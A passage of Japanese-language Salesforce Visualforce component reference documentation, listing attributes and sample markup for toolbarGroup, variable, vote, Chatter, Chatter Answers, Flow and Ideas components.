width	String	ツールバーの幅。画面の合計の幅の相対パーセント (width="5%" など)、またはピクセル単位の絶対数 (width="10px" など) として表されます。指定されていない場合、この値はデフォルトの 100% に設定されます。		10.0	global

apex:toolbarGroup

ツールバーの左または右に整列できる、ツールバー内のコンポーネントのグループです。<apex:toolbarGroup> コンポーネントは <apex:toolbar> の子コンポーネントである必要があります。

例

```
<!-- Page: -->

<apex:page id="thePage">

    <apex:toolbar id="theToolbar">

        <apex:outputText value="Sample Toolbar"/>

        <apex:toolbarGroup itemSeparator="line" id="toobarGroupLinks">

          <apex:outputLink value="http://www.salesforce.com">salesforce</apex:outputLink>


            <apex:outputLink value="http://developer.salesforce.com">apex developer
network</apex:outputLink>

        </apex:toolbarGroup>

        <apex:toolbarGroup itemSeparator="line" location="right" id="toobarGroupForm">

            <apex:form id="theForm">

                <apex:inputText id="theInputText">Enter Text</apex:inputText>

                <apex:commandLink value="search" id="theCommandLink"/>

            </apex:form>

        </apex:toolbarGroup>

    </apex:toolbar>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが toolbarGroup コンポーネントを参照できるようにする識別子。		10.0	global
itemSeparator	String	toolbarGroup でツールバーコンポーネントを区切るために使用するシンボル。使用できる値には、「none」、「line」、「square」、「disc」、および「grid」があります。指定されていない場合、この値はデフォルトの「none」に設定されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
location	String	ツールバーの toolbarGroup の位置。使用できる値には、「left」または「right」があります。指定されていない場合、この値はデフォルトの「left」に設定されます。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザが toolbarGroup をクリックした場合) に呼び出される JavaScript。		11.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザが toolbarGroup をダブルクリックした場合) に呼び出される JavaScript。		11.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		11.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		11.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		11.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		11.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		11.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが toolbarGroup コンポーネントからマウスポインタを移動した場合) に呼び出される JavaScript。		11.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが toolbarGroup コンポーネントにマウスポインタを重ねた場合) に呼び出される JavaScript。		11.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		11.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
separatorClass	String	ツールバーコンポーネントの区切りの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。「itemSeparator 属性」も参照してください。		10.0	global
style	String	ツールバーのグループの表示に使用される CSS スタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	ツールバーのグループの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global

apex:variable

コンポーネントの本文内の指定された式の代わりに使用できるローカル変数です。<apex:variable> を使用して、ページ内で繰り返される冗長な式の数を減らします。

注意: <apex:variable> は、<apex:dataTable> または <apex:repeat> などの反復コンポーネント内の再割り当てをサポートしていません。カウンタとして <apex:variable> の増分などを行った結果については、サポートまたは定義されていません。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid contact record in the URL.

For example, if 001D000000IRt53 is the contact ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<!-- Page: -->
```

```
<apex:page controller="variableCon">

    <apex:variable var="c" value="{!contact}" />


    <p>Greetings, {!c.LastName}.</p>

</apex:page>


/*** Controller ***/

public class variableCon {

    Contact contact;


    public Contact getContact() {

        if (contact == null){

        contact = [select LastName from Contact where

            id = :ApexPages.currentPage().getParameters().get('id')];

        }

        return contact;

    }

}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
value	Object	変数コンポーネントの本文内で変数によって表現できる式。	はい	10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
var	String	変数コンポーネントの本文内で値の式を表現するために使用できる変数の名前。	はい	10.0	global

apex:vote

サポートするオブジェクトの投票コントロールを表示するコンポーネントです。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
objectId	String	投票するオブジェクトの識別子。	はい	26.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
rerender	String	アクションが実行されたときに更新されるページの領域。		33.0	

chatter:feed

レコードでは Chatter EntityFeed、ユーザでは UserProfileFeed を表示します。Force.com サイトの Visualforce ページでは Chatter コンポーネントは使用できません。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
entityId	id	フィードを表示するレコードのエンティティ ID。例: Contact.Id。	はい	20.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
feedItemType	String	Chatter EntityFeed または UserProfileFeed を絞り込むフィード項目種別。許容値についての詳細は、『Object Reference for Salesforce and Force.com』の「FeedItem」(Type の下) を参照してください。		20.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
onComplete	String	投稿またはコメントをフィードに追加した後にコールする JavaScript 関数。		20.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
reRender	Object	action メソッドの結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		20.0	
showPublisher	Boolean	Chatter パブリッシャーを表示します。アーカイブ済みグループでは、パブリッシャーは指定された値に関係なく非表示になります。		20.0	

chatter:feedWithFollowers

レコードの Chatter フィードおよびフォロワーのリストを表示する統合された UI コンポーネントです。Force.com サイトの Visualforce ページでは Chatter コンポーネントは使用できません。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。`<apex:form>` タグ内にこのコンポーネントを指定しないでください。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
entityId	id	フィードを表示するレコードのエンティティ ID。例: Contact.Id。	はい	20.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onComplete	String	AJAX更新要求の結果がクライアントで完了したときに呼び出される JavaScript。		20.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
reRender	Object	action メソッドの結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		20.0	
showHeader	Boolean	UI タグ、[表示] / [非表示] ボタン、[フォローする] /[フォロー解除] ボタンを含むメタバーのヘッダーを表示する。		20.0	

chatter:follow

Chatter レコードをフォローまたはフォローを解除するボタンを表示します。Force.com サイトの Visualforce ページでは Chatter コンポーネントは使用できません。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
entityId	id	[フォローする] または [フォロー解除] ボタンを表示するレコードのエンティティ ID。例: Contact.Id。	はい	20.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
onComplete	String	イベントのフォローまたはフォロー解除の完了後にコールする JavaScript 関数。		20.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
reRender	Object	action メソッドの結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		20.0	

chatter:followers

レコードの Chatter フォロワーのリストを表示します。Force.com サイトの Visualforce ページでは Chatter コンポーネントは使用できません。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
entityId	id	フォロワーのリストを表示するレコードのエンティティ ID。例: Contact.Id。	はい	20.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

chatter:newsfeed

現在のユーザの Chatter ニュースフィードを表示します。Force.com サイトの Visualforce ページでは Chatter コンポーネントは使用できません。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
onComplete	String	投稿またはコメントをフィードに追加した後にコールする JavaScript 関数。		24.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
reRender	Object	action メソッドの結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		24.0	

chatter:userPhotoUpload

ユーザの写真を Chatter プロファイルページにアップロードします。このコンポーネントを使用するには、組織で Chatter を有効にする必要があります。ユーザは、標準ユーザ、ポータルユーザ、大規模ポータルユーザ、または Chatter 外部ユーザのプロファイルに属している必要があります。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
showOriginalPhoto	Boolean	デフォルトのトリミングされた形式ではなく、元の形式で写真を表示します。		28.0	

chatteranswers:aboutme

ユーザの写真、ユーザ名、[私の設定を編集] リンク、[サインアウト] リンクが含まれる Chatter アンサーのプロファイルボックス。このプロファイルボックスには、認証されたユーザのみがアクセスできます。Chatter アンサーユーザ向けにカスタマイズした操作を作成するために、他の Chatter アンサーコンポーネントと一緒に使用します。

この例では、Chatter アンサーの aboutme コンポーネントが表示されます。

```
<apex:page showHeader="true">

    <chatteranswers:aboutme communityId="09axx00000000HK"/>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
communityId	String	フィードを表示するゾーン。	はい	29.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
noSignIn	Boolean	フィードのサインオンオプションを無効にするフラグ。		29.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

chatteranswers:allfeeds

フィード、フィルタ、プロファイル、および [サインアップ] および [サインイン] ボタンを含む Chatter アンサーアプリケーションを表示します。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
articleLanguage	String	記事の取得に使用する言語。		24.0	
communityId	id	フィードを表示するゾーン。	はい	24.0	
filterOptions	String	「AllQuestions」、「UnansweredQuestions」、「UnsolvedQuestions」、「SolvedQuestions」、「MyQuestions」、「MostPopular」、「DatePosted」、「RecentActivity」のいずれかのオプションを、[Q&A] フィードで条件として選択できます。		24.0	
forceSecureGuestUserAccess	Boolean	この属性は Salesforce API バージョン 29.0 では使用できなくなりました。ページへの影響はありません。		24.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
jsApiVersion	Double	JavaScript API バージョン		24.0	
noSignIn	Boolean	フィードのサインオンオプションを無効にするフラグ。		24.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
useUrlRewriter	Boolean	サイト URL 書き換え機能に基づいて URL を書き換えるフラグ。		24.0	

chatteranswers:changepassword

Chatter アンサーのパスワードの変更ページを表示します。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

chatteranswers:datacategoryfilter

ユーザがフィードをデータカテゴリで絞り込みできるようにする、Chatter アンサーのデータカテゴリ条件です。Chatterアンサーユーザ向けにカスタマイズした操作を作成するために、他のChatterアンサーコンポーネントと一緒に使用します。

次の例は、Chatter アンサーの datacategoryfilter コンポーネントを表示します。

```
<apex:page showHeader="true">
    <chatteranswers:datacategoryfilter communityId="09axx00000000HK"/>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
communityId	String	フィードを表示するゾーン。	はい	29.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

chatteranswers:feedfilter

フィード条件を使用して、Chatter アンサーに表示されるフィードの並び替えと絞り込みを行うことができます。

次の例は、Chatter アンサーの feedfilter コンポーネントを表示します。

```
<apex:page showHeader="true">

    <chatteranswers:feedfilter/>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
filterOptions	String	Chatter アンサー検索条件に表示されるオプションには、「AllQuestions」、「UnansweredQuestions」、「UnsolvedQuestions」、「SolvedQuestions」、「MyQuestions」、「MostPopular」、「DatePosted」、「RecentActivity」を指定できます。		29.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

chatteranswers:feeds

ユーザがゾーン内で質問と記事を参照して質問に対する返信を投稿できるようにする、Chatterアンサーフィードです。Chatterアンサーユーザ向けにカスタマイズした操作を作成するために、他のChatterアンサーコンポーネントと一緒に使用します。

次の例は、Chatter アンサーの feeds コンポーネントを表示します。

```
<apex:page showHeader="true">
    <chatteranswers:feeds communityId="09axx00000000HK"/>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
articleLanguage	String	記事の取得に使用する言語。		29.0	
communityId	String	フィードを表示するゾーン。	はい	29.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
jsApiVersion	Double	JavaScript API バージョン。		29.0	
noSignIn	Boolean	フィードのサインオンオプションを無効にするフラグ。		29.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
useUrlRewriter	Boolean	サイト URL 書き換え機能に基づいて URL を書き換えるフラグ。		29.0	

chatteranswers:forgotpassword

Chatter アンサーのパスワードを忘れた場合のページを表示します。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
useUrlRewriter	Boolean	サイト URL 書き換え機能に基づいて URL を書き換えるフラグ。		24.0	

chatteranswers:forgotpasswordconfirm

Chatter アンサーのパスワードの確認ページを表示します。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
useUrlRewriter	Boolean	サイト URL 書き換え機能に基づいて URL を書き換えるフラグ。		24.0	

chatteranswers:guestsignin

Chatter アンサーの [サインイン] および [サインアップ] ボタンです。これらのボタンは、ゲストユーザのみがアクセスできます。Chatter アンサーユーザ向けにカスタマイズした操作を作成するために、他の Chatter アンサーコンポーネントと一緒に使用します。

次の例は、Chatter アンサーの guestsignin コンポーネントを表示します。

```
<apex:page showHeader="true">
    <chatteranswers:guestsignin/>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
useUrlRewriter	Boolean	サイト URL 書き換え機能に基づいて URL を書き換えるフラグ。		29.0	

chatteranswers:help

お客様に Chatter アンサーのヘルプページ (FAQ) を表示します。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

chatteranswers:login

Chatter アンサーのサインインページを表示します。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
useUrlRewriter	Boolean	サイト URL 書き換え機能に基づいて URL を書き換えるフラグ。		24.0	

chatteranswers:registration

Chatter アンサーの登録ページを表示します。

次の例は、Chatter アンサーの registration コンポーネントを表示します。

```
            <apex:page showHeader="true">

                <chatteranswers:registration hideTerms="false" useUrlRewriter="false"
profileId="00exx0000000000" registrationClassName="ChatterAnswersRegistration"/>


            </apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
hideTerms	Boolean	[契約条件] セクションを非表示にするフラグ。		24.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
profileId	id	このコンポーネントに Salesforce コミュニティからアクセスする場合は、セルフ登録したユーザのプロファイル ID。このプロファイルは、Salesforce コミュニティサイト登録でのみ使用され、スタンドアロンの Force.com サイト登録では使用されません。		24.0	
registrationClassName	String	ChatterAnswers.AccountCreator Apex インターフェースを実装する Apex クラスの名前。使用されていない場合、Chatter アンサー登録では、生成される ChatterAnswers または ChatterAnswersRegistration のいずれかの Apex クラスが使用されます。		24.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
useUrlRewriter	Boolean	サイト URL 書き換え機能に基づいて URL を書き換えるフラグ。		24.0	

chatteranswers:searchask

ユーザがゾーン内で質問と記事を検索して質問できるようにする、検索バーとボタンです。Chatter アンサーユーザ向けにカスタマイズした操作を作成するために、他のChatterアンサーコンポーネントと一緒に使用します。

次の例は、Chatter アンサーの searchask コンポーネントを表示します。

```
<apex:page showHeader="true">

    <chatteranswers:searchask communityId="09axx00000000HK"/>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
communityId	String	フィードを表示するゾーン。	はい	29.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
noSignIn	Boolean	フィードのサインオンオプションを無効にするフラグ。		29.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
searchLanguage	String	記事の取得に使用する言語。		29.0	
useUrlRewriter	Boolean	サイト URL 書き換え機能に基づいて URL を書き換えるフラグ。		29.0	

chatteranswers:singleitemfeed

1 つのケースおよび質問の Chatter アンサーフィードを表示します。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
entityId	id	フィードを表示するケースのエンティティ ID。	はい	24.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

flow:interview

このコンポーネントではページに Flow インタビューを埋め込みます。

例

```
<!-- Page: -->
<apex:page controller="exampleCon">
<!-- embed a simple flow -->
 <flow:interview name="my_flow" interview="{!my_interview}"></flow:interview>
 <!-- get a variable from the embedded flow using my_interview.my_variable -->
 <apex:outputText value="here is my_variable : {!my_interview.my_variable}"/>
</apex:page>

/*** Controller ***/
public class exampleCon {
```

```
    Flow.Interview.my_flow my_interview {get; set;}

}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
allowShowPause	Boolean	一時停止ボタンの表示が設定されている任意の画面に一時停止ボタンを表示するかどうか。		21.0	
buttonLocation	String	ナビゲーションボタンが表示されるページブロックの領域。使用可能な値には、「top」、「bottom」、または「both」があります。指定されていない場合、この値はデフォルトの「both」に設定されます。		21.0	
buttonStyle	String	コマンドボタンに適用されるスタイル(省略可能)。CSS クラスではなく、インラインスタイルでのみ使用できます。		21.0	
finishLocation	ApexPagesPageReference	フローの完了時にフローが移動する場所の特定に使用できる PageReference。		21.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
interview	Flow.Interview	FlowInterview の表現に使用できるオブジェクト。		21.0	
name	String	フローの一意の名前。	はい	21.0	
pausedInterviewId	String	再開する一時停止中のインタビューの ID。		21.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
rerender	Object	action メソッドの結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		21.0	
showHelp	Boolean	ヘルプリンクを表示するかどうかを指定します。		21.0	

ideas:detailOutputLink

アイデアを表示するページへのリンクです。注:このコンポーネントを使用するには、salesforce.comの担当者に問い合わせ、組織でアイデアの拡張標準コントローラを有効化するように依頼してください。

アイデア標準コントローラを使用する detailOutputLink コンポーネント

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid idea record in the URL.

For example, if 001D000000IRt53 is the idea ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<!-- Page: detailPage -->

<apex:page standardController="Idea">

    <apex:pageBlock title="Idea Section">

        <ideas:detailOutputLink page="detailPage"
ideaId="{!idea.id}">{!idea.title}</ideas:detailOutputLink>

        <br/><br/>

        <apex:outputText >{!idea.body}</apex:outputText>

    </apex:pageBlock>

    <apex:pageBlock title="Comments Section">

        <apex:dataList var="a" value="{!commentList}" id="list">

        {!a.commentBody}

        </apex:dataList>

    </apex:pageBlock>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
ideaId	String	表示するアイデアの ID。	はい	33.0	
page	ApexPagesPageReference	URL を出力リンクで使用する Visualforce ページ。このページは標準コントローラを使用する必要があります。	はい	33.0	
pageNumber	Integer	アイデア詳細ページのコメントの表示対象のページ番号 (ページあたり 50 個)。たとえば、コメントが 100 個ある場合は、pageNumber="2" では 51 ～ 100 番目のコメントが表示されます。		33.0	
pageOffset	Integer	現在のページからの目的のページのオフセット。pageNumber が指定されている場合は、pageOffset 値は使用されません。pageNumber および pageOffset が両方とも設定されていない場合、結果として得られるリンクに指定ページが含まれないため、コントローラはデフォルトの最初のページに設定されます。		33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
style	String	detailOutputLink コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		33.0	
styleClass	String	detailOutputLink コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		33.0	

ideas:listOutputLink

アイデアのリストを表示するページへのリンクです。注: このコンポーネントを使用するには、salesforce.com の担当者に問い合わせ、組織でアイデアの拡張標準コントローラを有効化するように依頼してください。

アイデア標準リストコントローラを使用する listOutputLink コンポーネント

```
<!-- Page: listPage -->

<apex:page standardController="Idea" recordSetVar="ideaSetVar">

    <apex:pageBlock >

        <ideas:listOutputLink sort="recent" page="listPage" >Recent
Ideas</ideas:listOutputLink>

        |

        <ideas:listOutputLink sort="top" page="listPage">Top Ideas</ideas:listOutputLink>


        |

        <ideas:listOutputLink sort="popular" page="listPage">Popular
Ideas</ideas:listOutputLink>

        |

        <ideas:listOutputLink sort="comments" page="listPage">Recent
Comments</ideas:listOutputLink>

    </apex:pageBlock>

    <apex:pageBlock >

        <apex:dataList value="{!ideaList}" var="ideadata">

        <apex:outputText value="{!ideadata.title}"/>

        </apex:dataList>

    </apex:pageBlock>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
category	String	アイデアリストの表示対象のカテゴリ。		33.0	
communityId	String	アイデアを表示するゾーンのID。communityIDが設定されていない場合、ゾーンはユーザがアクセス		33.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		できる有効なゾーン (デフォルト) に設定されます。ユーザに複数のゾーンへのアクセス権がある場合は、アルファベット順で先頭にくる名前のゾーンが使用されます。			
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
page	ApexPagesPageReference	URL を出力リンクで使用する Visualforce ページ。このページではセット指向の標準コントローラを使用する必要があります。	はい	33.0	
pageNumber	Integer	アイデアリストの表示対象のページ番号 (ページあたり 20 個)。たとえば、アイデアが 100 個ある場合は、pageNumber="2" では 21 ～ 40 番目のアイデアが表示されます。		33.0	
pageOffset	Integer	現在のページからの目的のページのオフセット。pageNumber が指定されている場合は、pageOffset 値は使用されません。pageNumber および pageOffset が両方とも設定されていない場合、結果として得られるリンクに指定ページが含まれないため、コントローラはデフォルトの最初のページに設定されます。		33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
sort	String	アイデアリストでの並び替え順序。使用できる値には、「popular」、「recent」、「top」、および「comments」があります。		33.0	
status	String	アイデアリストの表示対象の状況。		33.0	
stickyAttributes	Boolean	このコンポーネントがこのリンクを含むページで使用される communityId、sort、category、および status の値を再利用する必要があるかどうかを指定する boolean 値。		33.0	
style	String	listOutputLink コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		33.0	
styleClass	String	listOutputLink コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシート		33.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		を使用するときに適用される CSS スタイルを指定するために使用されます。			

ideas:profileListOutputLink

ユーザのプロファイルを表示するページへのリンクです。注:このコンポーネントを使用するには、salesforce.com の担当者に問い合わせ、組織でアイデアの拡張標準コントローラを有効化するように依頼してください。

アイデア標準リストコントローラを使用する profileListOutputLink コンポーネント

```
<!-- Page: profilePage -->



<apex:page standardController="Idea" recordSetVar="ideaSetVar">

    <apex:pageBlock>

        <ideas:profileListOutputLink sort="recentReplies" page="profilePage">Recent
Replies</ideas:profileListOutputLink>

        |

        <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas
Submitted</ideas:profileListOutputLink>

        |

        <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas
Voted</ideas:profileListOutputLink>

    </apex:pageBlock>

    <apex:pageBlock >

        <apex:dataList value="{!ideaList}" var="ideadata">

            <apex:outputText value="{!ideadata.title}"/>

        </apex:dataList>

    </apex:pageBlock>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
communityId	String	アイデアを表示するゾーンのID。communityIDが設定されていない場合、ゾーンはユーザがアクセスできる有効なゾーン (デフォルト) に設定されます。ユーザに複数のゾーンへのアクセス権がある場合は、アルファベット順で先頭にくる名前のゾーンが使用されます。		33.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
page	ApexPagesPageReference	URLを出力リンクで使用するVisualforceページ。このページではセット指向の標準コントローラを使用する必要があります。	はい	33.0	
pageNumber	Integer	アイデアリストの表示対象のページ番号 (ページあたり20個)。たとえば、アイデアが100個ある場合は、pageNumber="2" では21 ～ 40番目のアイデアが表示されます。		33.0	
pageOffset	Integer	現在のページからの目的のページのオフセット。pageNumberが指定されている場合は、pageOffset値は使用されません。pageNumberおよびpageOffsetが両方とも設定されていない場合、結果として得られるリンクに指定ページが含まれないため、コントローラはデフォルトの最初のページに設定されます。		33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。		14.0	global
